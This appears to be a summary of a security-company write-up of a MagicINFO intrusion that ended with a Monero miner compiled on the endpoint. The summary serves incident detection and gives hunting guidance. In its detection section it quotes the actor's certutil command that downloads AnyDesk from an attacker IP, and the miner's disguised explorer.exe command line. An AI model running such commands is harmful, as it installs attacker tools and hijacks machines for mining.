 huntress.comwriteup
The Not So Silent Miner: Threat Actor Compiles Cryptominer on the Endpoint
Huntress SOC analyzes an intrusion that began with exploitation of Samsung MagicINFO (CVE-2025-4632, after incomplete fix of CVE-2024-7399) via tomcat9.exe. The actor took three tries to install AnyDesk (certutil and PowerShell attempts were blocked by Defender), created an 'oldadministrator' account, disabled Defender, then ran Silent XMR Miner Builder, which compiled a Monero miner on the endpoint using csc.exe, cvtres.exe, donut, tcc and MinGW gcc. The miner ran masquerading as explorer.exe against C3Pool; the post gives command lines and detection ideas such as unusual compiler child processes from an unsigned parent and explorer.exe with mining arguments.
What it is
A Huntress SOC write-up of an intrusion via Samsung MagicINFO (CVE-2025-4632, an arbitrary file write as system authority, fixed May 2025 after an incomplete fix of CVE-2024-7399). The actor ended by compiling a Monero miner on the endpoint with Silent XMR Miner Builder. The page dates the incident to early September 2026.
How it works

Everything ran as children of tomcat9.exe, the Tomcat service MagicINFO is deployed on. That parent is the link back to the MagicINFO flaw.
flowchart TD
    A[tomcat9.exe via MagicINFO] --> B{AnyDesk download}
    B -->|certutil| X1[Defender removed]
    B -->|PowerShell IWR| X2[Defender removed]
    B -->|third method| C[AnyDesk installed]
    C --> D[Password set, oldadministrator created]
    D --> E[Defender disabled]
E --> F[Builder compiles miner]- The AnyDesk payload came from
194.87.89[.]30:8899. The first two attempts, via certutil and thenInvoke-WebRequest, were removed by Defender. The page does not say what the third method was. - The same password was used for AnyDesk and the new
oldadministratoraccount. - Defender was disabled through
SystemSettingsAdminFlows.exe. Silent XMR Miner Builder.exeran from the new user's Documents folder. It spawnedcsc.exeandcvtres.exerepeatedly, thendonut.exe,tcc.exeand MinGW64cc1.exeandgcc.exe.- The resulting miner ran as
explorer.exeagainstauto.c3pool.org:19999.
Preconditions / Affected
- Internet-facing Samsung MagicINFO Premium that is unpatched for CVE-2025-4632. The page gives no version numbers.
- The first compromise was reported to the customer, yet eight days later the endpoint showed new post-compromise activity through the same access vector. The page does not say what remediation was applied or why it failed.
What to do
- Patch MagicINFO, and do not treat a single cleanup as sufficient. Check for persistence such as AnyDesk and local accounts.
- Hunt for these indicators:
tomcat9.exeas the ancestor ofcertutil, PowerShell downloads, AnyDesk, or account creation.- An
oldadministratoraccount and AnyDesk installed underC:\ProgramData\AnyDesk.exe. - Defender being disabled via
SystemSettingsAdminFlows.exe. - Compiler processes (
csc.exe,cvtres.exe,tcc.exe,gcc.exe,cc1.exe,donut.exe) with an unsigned parent. explorer.exelaunched with mining arguments. Legitimate Explorer never takes these.- The page's explorer.exe command line, useful as a signature (the
--uservalue is redacted on the page):
C:\Windows\explorer.exe --cinit-find-x -B --algo="rx/0" --asm=auto --cpu-memory-pool=1 --randomx-mode=auto --randomx-no-rdmsr --cuda-bfactor-hint=12 --cuda-bsleep-hint=100 --url=auto.c3pool.org:19999 --user=[REDACTED] --pass=186605 --cpu-max-threads-hint=100 --cinit-idle-wait=5 --cinit-idle-cpu=100- The first-attempt download command, for matching:
C:\Windows\System32\cmd.exe /c certutil -urlcache -split -f http://194.87.89.30:8899/anydesk.exe C:\ProgramData\AnyDesk.exe 2>&1- The page recommends treating repeated remote-access-tool download attempts as a compromise signal.
Caveats
- Defender caught the first two download attempts, but the actor then disabled it. Blocking alone did not stop the intrusion.
- The page calls on-endpoint compilation an outlier. Its stated benefit to the actor is tuning to the CPU architecture, and the cost is noisy telemetry. The compiler-chain detection therefore catches an unusual technique, not a common one.
- The page says the miner "potentially" used the GPU, and it does not verify this.
Organisations named here
- 194.87.89.30
- C3Pool
- MinGW64
- Monero
- oldadministrator
- SilentXMRMiner
- SystemSettingsAdminFlows.exe
- tcc
- tomcat9.exe
CVEs named here
- CVE-2025-4632
- CVE-2024-7399
Technologies named here
- Samsung MagicINFO Premium
- Windows endpoint
- certutil.exe
- PowerShell Invoke-WebRequest
- Silent XMR Miner Builder.exe
- SystemSettingsAdminFlows.exe
- csc.exe and cvtres.exe
- donut.exe
- tcc.exe
- MinGW64 cc1.exe and gcc.exe
- C3Pool
- Microsoft Defender
- EDR telemetry
- Miner command line used as a detection opportunity
- AnyDesk
- Windows Defender
- EDR
- Apache Tomcat
- Huntress
- Donut
- certutil
- Samsung MagicINFO
Techniques named here
- Remote access software
- Masquerading/likely injection
Threat actors named here
- SilentXMRMiner
Related in Blue Team & Detection
 huntress.comwriteup
AI-Coded Malware | Analyzing Vibe-Coded AD Enumeration | Huntress

 blog.talosintelligence.comtool
Introducing CAIRN: Frontier tracking for AI-integrated malware (Cisco Talos)
 huntress.comwriteup
Inside an Oracle Database SQL Injection Attack | Huntress
 huntress.comwriteup